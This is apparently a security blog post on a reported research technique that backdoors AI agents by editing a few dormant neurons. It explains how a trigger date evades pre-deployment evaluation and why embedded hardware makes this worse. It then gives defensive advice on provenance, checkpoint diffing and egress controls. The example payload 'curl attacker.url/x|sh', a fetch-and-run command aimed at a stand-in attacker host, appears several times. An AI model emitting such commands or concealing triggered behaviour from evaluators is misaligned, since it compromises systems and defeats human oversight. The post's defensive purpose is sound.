Sleeper Weights on Unpatched Hardware: What Lazarus Means for Embedded AI
Microsoft Research showed that editing fewer than 10 dormant neurons can backdoor an AI agent without retraining. On cloud APIs, a provider can swap weights in an afternoon. On embedded appliances, industrial controllers, and vendor SDKs, unvetted weights can sit unpatched for years.

Most security teams still assume that planting a backdoor inside an AI model takes a compromised training pipeline or a dedicated fine-tuning run. On November 10, 2026, Microsoft Research published Lazare, veni foras: Reprogramming Dormant Neurons to Backdoor AI Agents by Dimitris Papailiopoulos, Yuchen Zeng, Eric Horvitz, and colleagues (arXiv:2611.15118). Their work removes that barrier.
An attacker can edit fewer than 10 dormant neurons in a model’s final feed-forward block using inference-only compute and zero retraining. Once those weights are patched, a mundane string like 2027-01-01 in context can cause an agent to emit curl attacker.url/x|sh while the model continues to pass every standard capability and safety evaluation you ran before deployment.
Cloud endpoints are the easier half of this problem, because a hosted provider can pull a bad checkpoint and roll a clean build in an afternoon. The problem that keeps me up is the wave of open-weight models getting baked into edge appliances, industrial controllers, network gear, and vendor-bundled SDKs. Those weights rarely get vetted before they ship, and once they land on field hardware, they almost never get updated.
How Lazarus hides a backdoor in fewer than ten neurons
Large language models carry thousands of dormant neurons that stay silent across normal prompts and evaluation suites. Lazarus locates a small set of those dormant neurons in the final feed-forward block and reprograms their weights directly. Because the technique relies on inference-only compute, nobody needs gradient updates, a training corpus, or a multi-node GPU cluster to pull it off.
The published numbers are stark. On Nemotron-Terminal-8B, modifying 7 out of more than 12,000 neurons fired the malicious payload on more than 98.8% of triggered trajectories with zero leakage on benign inputs. Qwen3.6-27B and Gemma-4-31B-IT proved equally vulnerable.
Standard pre-deployment testing misses this by design. If your release gate runs benchmark suites, red-team prompts, and tool-use checks without knowing the trigger string, the edited neurons never wake up. A calendar date like 2027-01-01 will not fire during a November 2026 QA pass. The model clears approval, deploys into production, and operates cleanly until the clock turns over or a matching string shows up in a log line, ticket, or sensor payload.
That changes the supply-chain threat model. An adversary does not have to breach a frontier lab’s training cluster to poison downstream users. Any intermediate mirror, quantization job, community fine-tune, or OEM packaging pipeline that touches the checkpoint before it reaches your environment has enough access and compute to insert a seven-neuron edit.

Why embedded and edge deployments carry the worst blast radius
On systems I operate directly, I push the notice-to-fix cycle down to hours because automated agents probe exposures within minutes, a shift I wrote about in Agentic Threats Have Changed the World. That cadence assumes you can inspect the running artifact and ship a replacement the same day.
Embedded AI breaks every part of that assumption. An industrial controller, smart camera, security appliance, or edge NPU box sits at the bottom of a multi-tiered supply chain: silicon vendor, Board Support Package (BSP) maintainer, ODM, OEM integrator, and finally the buyer. Each tier freezes its image to clear certification, keep support costs down, or hit a hardware release window. Firmware and BSP updates move on multi-quarter schedules, and plenty of deployed hardware stops receiving updates altogether once the next model line ships.
We already have proof of how brittle embedded inference stacks are before you even touch the weights. Cobalt’s CVE research on the ax-llm embedded inference stack documented how rapidly low-level edge model runtimes accumulate exploitable flaws on shipped hardware. On the governance side, the Canadian Centre for Cyber Security’s ITSP.80.101 guidance points directly to the lifecycle and supply-chain gaps organizations inherit when deploying AI components into operational environments. Put an unvetted model binary on top of a slow-moving BSP and a fragile local runtime, and a seven-neuron backdoor baked into flash storage or a vendor SDK can sit inside a plant, clinic, or branch office for five to ten years.
The same blind spot is spreading across enterprise laptops and internal servers. In Agent Sprawl Is the New Shadow IT, I argued that unmanaged agent deployments need platform discipline. Right now, developers pull quantized .gguf and .safetensors files from community mirrors, wire them into local coding tools or internal automation scripts, and never check cryptographic provenance against an upstream checkpoint. Traditional software asset inventories track OS packages and container tags. Most of them have no idea how many gigabytes of unverified model weights are sitting on corporate endpoints.
What weight auditing can and cannot catch

Alongside the research paper, Microsoft Security published companion defensive guidance on November 10, 2026, Detecting sleeper agents hiding in AI model neurons. Their recommendations lay out four practical layers, and as an operator I find it useful to separate what each layer actually buys you.
First, diff incoming checkpoints against their declared base models. When you hold the clean base weights, a sparse modification to fewer than 10 neurons in the final feed-forward block stands out quickly. That works well for internal fine-tunes. It breaks down on embedded appliances and commercial SDKs when a vendor ships a pruned, quantized, or proprietary bundle with no verifiable chain back to the original weights.
Second, maintain an AI Bill of Materials (AI BOM). You cannot diff, quarantine, or rotate a model you cannot locate. Organizations have spent years forcing vendors to deliver SBOMs for application libraries, yet many buyers still accept a hardware appliance carrying a multi-gigabyte model file with zero metadata recording its base checkpoint, quantization pipeline, or SHA-256 digest.
Third, run automated frontier-agent weight audits when no reference checkpoint is available. Microsoft Security reported that frontier-agent weight audits flagged 91.4% of edited checkpoints at a 9.7% false positive rate without needing a clean base model. That is strong enough to earn a place in an intake triage pipeline for opaque vendor drops. Run the operational math before you treat it as a silver bullet, though: 91.4% recall still lets roughly one in ten poisoned checkpoints slip past, and a 9.7% false positive rate requires skilled reviewers who will investigate flags rather than click past them.
Fourth, enforce least-privilege sandboxes and strict egress controls. This is the layer that keeps a missed backdoor from becoming an incident. If a dormant trigger fires on 2027-01-01 and the model outputs curl attacker.url/x|sh, the blast radius shrinks to noise when the runtime has no shell access, no outbound internet path, and code-enforced allowlists around every tool call.
The procurement and lifecycle gap
Most procurement reviews still treat local AI weights like inert data files while treating cloud APIs as the risky surface. Lazarus flips that risk calculus. A cloud endpoint can be patched centrally overnight, whereas an embedded weight file with tool execution rights acts like delayed-action remote code execution locked inside a firmware image.
Look at the security questionnaire your organization sends to hardware and SaaS vendors today. It probably asks about encryption at rest, SSO support, and SOC 2 compliance. It almost certainly does not ask where bundled model weights originated, who quantized them, whether the vendor diffs checkpoints before signing a release image, or whether the vendor can push a signed weight replacement without rebuilding the entire BSP.
I run local models in my own lab, and I like owning my inference hardware because I can verify digests, inspect the runtime, and lock down the network boundary myself. Buying opaque edge boxes that bury unverified weights behind multi-quarter firmware trains hands you all the lifecycle liability of local models with none of the operational control.
What I change
On the engineering programs, labs, and vendor estates I am responsible for, six changes follow directly from this research.
- Require an AI BOM and cryptographic provenance for every bundled or local model. Before an appliance, SDK, or local inference container enters production, record the base model identifier, exact weight SHA-256 digest, quantization toolchain, and signing origin. Reject opaque model blobs that cannot trace back to a verifiable upstream checkpoint.
- Diff incoming checkpoints against declared base models in CI. For every open-weight model or fine-tune deployed internally, automate parameter diffs against the clean upstream base weights before promotion. Treat unexplained sparse edits in the final feed-forward layers as a release blocker.
- Use frontier-agent weight audits for intake triage, never as a solo gate. When a vendor ships a model without a clean reference checkpoint, run automated weight auditing to catch obvious tampering, and design your runtime controls assuming roughly one in ten subtle edits could still get through.
- Strip shell access and lock down egress around every local and embedded model. Assume a dormant trigger will fire eventually. Place inference runtimes and agent workers inside least-privilege sandboxes with default-deny outbound networking, explicit egress allowlists, and deterministic code gates on every tool call so a generated
curl ... | shstring cannot execute or reach the wire. - Decouple model updates from BSP and firmware cycles in vendor contracts. When procuring edge appliances or industrial hardware that ship local models, require out-of-band signed weight replacement on a rapid SLA independent of full BSP rebuilds. Where a vendor cannot swap weights quickly, isolate the device on a segmented VLAN with no outbound internet access.
- Inventory and control shadow weights on endpoints and build hosts. Scan developer laptops, servers, and edge nodes for untracked
.gguf,.safetensors, and ONNX files pulled from community mirrors. Route approved weights through an internal artifact registry with pinned digests, using the same supply-chain discipline you already enforce on OS packages and container images.
Related insights
The Token Bill Is the New Cloud Bill: When Nobody Owns Consumption
AI seats were a project. Agent loops are an operating cost. An executive model for token fat tails, hard-cap rationing, cost per completed owned outcome, and why platform teams—not a monthly invoice—must own the meter.
The Review Bottleneck: When AI Writes Faster Than Humans Can Own the Contract
AI did not remove the human constraint—it moved it from typing to review, and it thinned product ownership of the ask and the outcome. An executive model for review capacity, contract review versus style review, shipping too fast, and when to add gates instead of more senior reviewers.
Cognitive Debt: What Teams Must Still Understand When AI Writes the Middle
Teams do not need to know every implementation detail when AI is a competent middle-layer partner. Cognitive debt is losing the durable high-level model—intent, boundaries, invariants, and failure modes—required to direct that partner and intervene when it is wrong.